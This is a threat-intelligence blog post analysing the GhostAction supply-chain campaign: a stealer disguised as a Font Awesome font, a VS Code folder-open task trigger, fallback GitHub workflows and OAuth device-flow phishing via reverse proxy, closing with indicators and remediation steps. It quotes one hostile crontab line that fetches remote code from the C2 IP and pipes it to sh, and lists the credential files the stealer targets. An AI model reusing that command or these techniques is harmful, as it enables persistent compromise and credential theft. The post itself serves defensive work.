Hidden in Plain Sight: How GhostAction Smuggled a Stealer Inside a Font File

Hidden in Plain Sight: Weaponized Web Assets & CI/CD Infrastructure Hijacking
Focus Areas: GitHub Actions, VS Code Task Exploits, Real-Time Reverse Proxy Phishing, Cloud Secret Theft • Author: LLM Advocates Blog
Most software developers know never to download and execute a random .exe or shell script from an untrusted source. Fewer, however, would look twice at an innocuous static asset named fa-solid-400.woff2. Masquerading as a ubiquitous Font Awesome icon font—the standard glyph package found in hundreds of thousands of modern web repositories—the file slipped right past casual code reviews. That deception is precisely why attackers chose it.
1. What is GhostAction?
GhostAction is an aggressive, multi-stage software supply chain campaign engineered to compromise developer infrastructure and software repositories hosted on GitHub. First surfaced by security researchers in September 2025, the threat actor operates by hijacking legitimate, verified developer accounts and using their authenticated access to inject malicious GitHub Actions workflows into open-source codebases.
The October 2026 wave represented a massive escalation in scope and automation:
- Scale of Compromise: GitGuardian reported that approximately 1,900 hijacked developer accounts were weaponized simultaneously to inject credential-harvesting workflows into more than 30,000 repositories.
- Targeted Extraction: During the peak surge on October 8 and 9 alone, the campaign attempted to harvest 3,174 CI/CD secrets from public repositories.
- The Platform Countermeasure: On October 9, GitHub’s threat detection systems intervened, rolling out algorithmic mitigations that blocked the malicious workflow runners from executing across the platform.
The Pivot: When Cloud CI Blocks Fail, Shift to the Local Workstation
The attackers' malicious CI workflow depended entirely on GitHub's cloud runners to execute. When GitHub cut off runner execution, the later waves on October 10 and 12 extracted zero secrets. Within six days of GitHub's block, however, the threat actors adapted by deploying an entirely new launcher designed to bypass cloud CI entirely and execute directly on the developer's local machine.
2. Stage Two: Moving from the CI Runner to the Developer's Laptop
Across at least 94 targeted repositories, the operators shifted tactics. Instead of waiting for cloud CI automation, they committed three interlocking components designed to turn local IDEs into exploit delivery vectors:
-
A Weaponized VS Code
tasks.json: Configured with arunOn: folderOpentrigger, this task silently executes shell instructions the moment a developer opens the cloned repository in Visual Studio Code. -
A Poisoned Font Asset (
public/fonts/fa-solid-400.woff2): Despite the WOFF2 font extension, the file contains an obfuscated infostealer binary designed to harvest high-value credentials across developer environments. -
A Failsafe Backup Workflow: A redundant GitHub Actions configuration (using deceptive names like
lint.yml,ci-check.yml, oraudit.yml) programmed to execute if the workstation-level payload fails to run.
| Credential Targets Harvested by the Font Stealer | |
|---|---|
| Cloud Provider Keys | Amazon Web Services (AWS Access Key ID & Secret Access Keys), GCP credentials |
| Package Registry Tokens | PyPI publish API tokens, npm access tokens (~/.npmrc) |
| Source Control & Shell Keys | Git credentials (.git-credentials), SSH private keys (id_rsa, id_ed25519) |
| Orchestration Secrets | Kubernetes configuration files (~/.kube/config) and cluster bearer tokens |
| AI Developer API Keys | Anthropic Claude API keys, Google Gemini API tokens, OpenAI environment variables |
| Exfiltration & Persistence | Installs a persistent 5-minute crontab; streams harvested secrets over plain HTTP on port 8080 |
The Persistence Trap: Crontab Hooks
The most dangerous aspect of this campaign is persistence. Once executed on a developer's workstation, the stealer modifies the user's crontab:
*/5 * * * * curl -s http://193.32.204[.]199:8080/task | sh
This cron job executes arbitrary attacker-controlled shell scripts every five minutes. Simply deleting the cloned Git repository does NOT remove the malware from your system. Even if the local folder is purged, the background cron daemon continues running and beaconing out to the attacker's command-and-control server.
Note on Technique Reuse: The practice of hiding an executable payload inside fa-solid-400.woff2 mirrors a technique documented in the North Korean PolinRider campaign from January 2026. While researchers found no direct operational nexus between PolinRider and GhostAction, it underscores how rapidly threat actors copy and weaponize effective tradecraft.
3. The Phishing Engine: Real-Time Reverse Proxies & OAuth Hijacking
To fuel this widespread repository compromise, the attackers relied on targeted spear-phishing designed to circumvent modern authentication defenses.
On October 9, the domain my-github[.]com was registered. Threat actors dispatched spoofed security advisories warning open-source maintainers of an urgent "unauthorized login from Moscow." When alarmed recipients clicked the link, they encountered a high-fidelity reverse-proxy phishing portal:
How Real-Time Proxying Bypassed 2FA
1. Live Relay: The reverse proxy relayed the victim's input directly to the authentic GitHub authentication server, capturing the user's credentials and 2FA prompt in real time.
2. Automated Device Flow Injection: Injected JavaScript immediately initiated GitHub's OAuth Device Flow in the background through the victim's active session, silently requesting broad scopes: repo, workflow, and read:org.
3. Headless Token Authorization: Because the user was already authenticated, the proxy completed the authorization loop without requiring the victim to type a device verification code or review permissions.
The result was an authorized, long-lived GitHub personal/OAuth access token that the operators used to programmatically enumerate the victim's public and private repositories, establish commit rights, and push the weaponized workflows and font assets.
4. Attribution & Operator Profile: Dangerous Despite Sloppiness
Security analysts have noted several peculiarities regarding the campaign's attribution:
- Infrastructure Consolidation: While there is no direct corporate proof linking
my-github[.]comto GhostAction, the domain shares the exact IP address (193.32.204[.]199) that receives the exfiltrated secrets from the malicious workflows and font stealer. - Signs of Operational Inexperience: Jenn Gile of OpenSourceMalware pointed out that the stealer's environment variable filtering script frequently misses valid API tokens, its home-directory search routine regularly hits internal timeouts that discard search results, and the threat actor bundled phishing, internet scanning, and HTTP exfiltration onto a single public IP.
However, researchers caution against complacency: even an inexperienced threat actor can cause devastating enterprise damage when automating supply chain attacks across thousands of repositories.
5. Why Dormant and Abandoned Repositories Matter
Of the 79 compromised repositories analyzed by researchers:
- 65 repositories (82%) had not received a single commit in over a year.
- One repository had been completely untouched for more than nine years.
Dormant open-source repositories are prime targets for supply chain contamination. Because maintainers are no longer actively monitoring pull requests or notifications, malicious commits can sit undetected for months. Yet, these projects remain indexed in search engines, package dependencies, and developer forks—ensuring that unwary engineers continue cloning them to their local machines.
6. Indicators of Compromise (IoCs)
| Indicator Type | Value / Pattern | Context |
|---|---|---|
| Malicious File Path | public/fonts/fa-solid-400.woff2 |
Hidden ELF/Mach-O/PE stealer binary masquerading as font |
| VS Code Config | .vscode/tasks.json (runOn: folderOpen) |
Automatic task execution trigger on IDE workspace open |
| C2 / Exfiltration IP | 193.32.204[.]199:8080 |
Plain HTTP listener for credential drops and cron tasks |
| Phishing Domain | my-github[.]com |
Reverse proxy phishing portal mimicking GitHub login |
| Suspicious Workflows | lint.yml, ci-check.yml, build-check.yml, repo-health.yml, audit.yml |
Redundant fallback CI stealer workflows |
7. Immediate Action & Remediation Playbook
1. Repository Maintainers: Audit Your Codebases
- Search all repository trees for
public/fonts/fa-solid-400.woff2and inspect any recently added.vscode/tasks.jsonfiles. - Review all files under
.github/workflows/for unexpected commit additions, especially those modifying secrets or executing unvetted external scripts. - Navigate to GitHub → Settings → Applications → Authorized OAuth Apps and immediately revoke any unknown authorizations.
2. Suspected Infection: Machine Containment
- Inspect Cron Daemon: Run
crontab -lon any machine that opened a suspicious repository and terminate any entries referencing remote curl/wget scripts. - Perform Token Invalidation: From a known clean device, revoke GitHub session tokens, reset passwords, and immediately rotate:
- AWS IAM access keys & cloud credentials
- PyPI tokens, npm authentication tokens, and rubygems keys
- SSH private keys and Git stored credentials
- AI developer API keys (Anthropic, Gemini, OpenAI)
- Network Filtering: Block outbound traffic to
193.32.204[.]199across corporate firewalls, egress proxies, and local hosts.
3. Long-Term Architectural Prevention
- Enable VS Code Workspace Trust: Keep Workspace Trust strictly enabled and always open unfamiliar third-party repositories in Restricted Mode. In Restricted Mode, automated tasks declared in
tasks.jsonare blocked from executing on folder open. - Adopt Phishing-Resistant FIDO2 / Passkeys: Switch from SMS/TOTP authenticator codes to hardware security keys (YubiKeys) or WebAuthn passkeys, which bind authentication to the cryptographic origin and cannot be forwarded through reverse proxies.
- Implement Automated Secret Rotation: GitGuardian discovered that many victims in October 2026 were compromised because left-over credentials from late 2025 were never rotated. Treat all development secrets as ephemeral assets.
The Core Takeaway
GitHub's platform mitigations effectively stemmed the flow of cloud-based workflow exploitation, but the campaign's operators seamlessly pivoted to local developer environments. A compromised static font file and a stealth crontab entry prove that contemporary supply chain attacks will not restrict themselves to CI servers.
If you cloned or opened an affected repository, deleting the folder is not enough: assume every key on your machine is compromised and rotate immediately.
References & Intelligence Sources
- The Hacker News – Ravie Lakshmanan (October 19, 2026 Reporting)
- GitGuardian Threat Research – GhostAction Campaign Analysis & Account Compromise Trends
- OpenSourceMalware – Paul McCarty & Jenn Gile Technical Dissection
- The New Stack – Software Supply Chain & CI/CD Security Audits
- Start with Identity – Reverse Proxy Phishing & OAuth Device Flow Exploits
Editorial Analysis by LLM Advocates Threat Intelligence
Published by the Cyber Law, Threat Intelligence & Digital Forensics Research Cell at LLM Advocates. Monitoring software supply chain attacks, cyber jurisprudence, developer infrastructure security, and cloud credential defense.

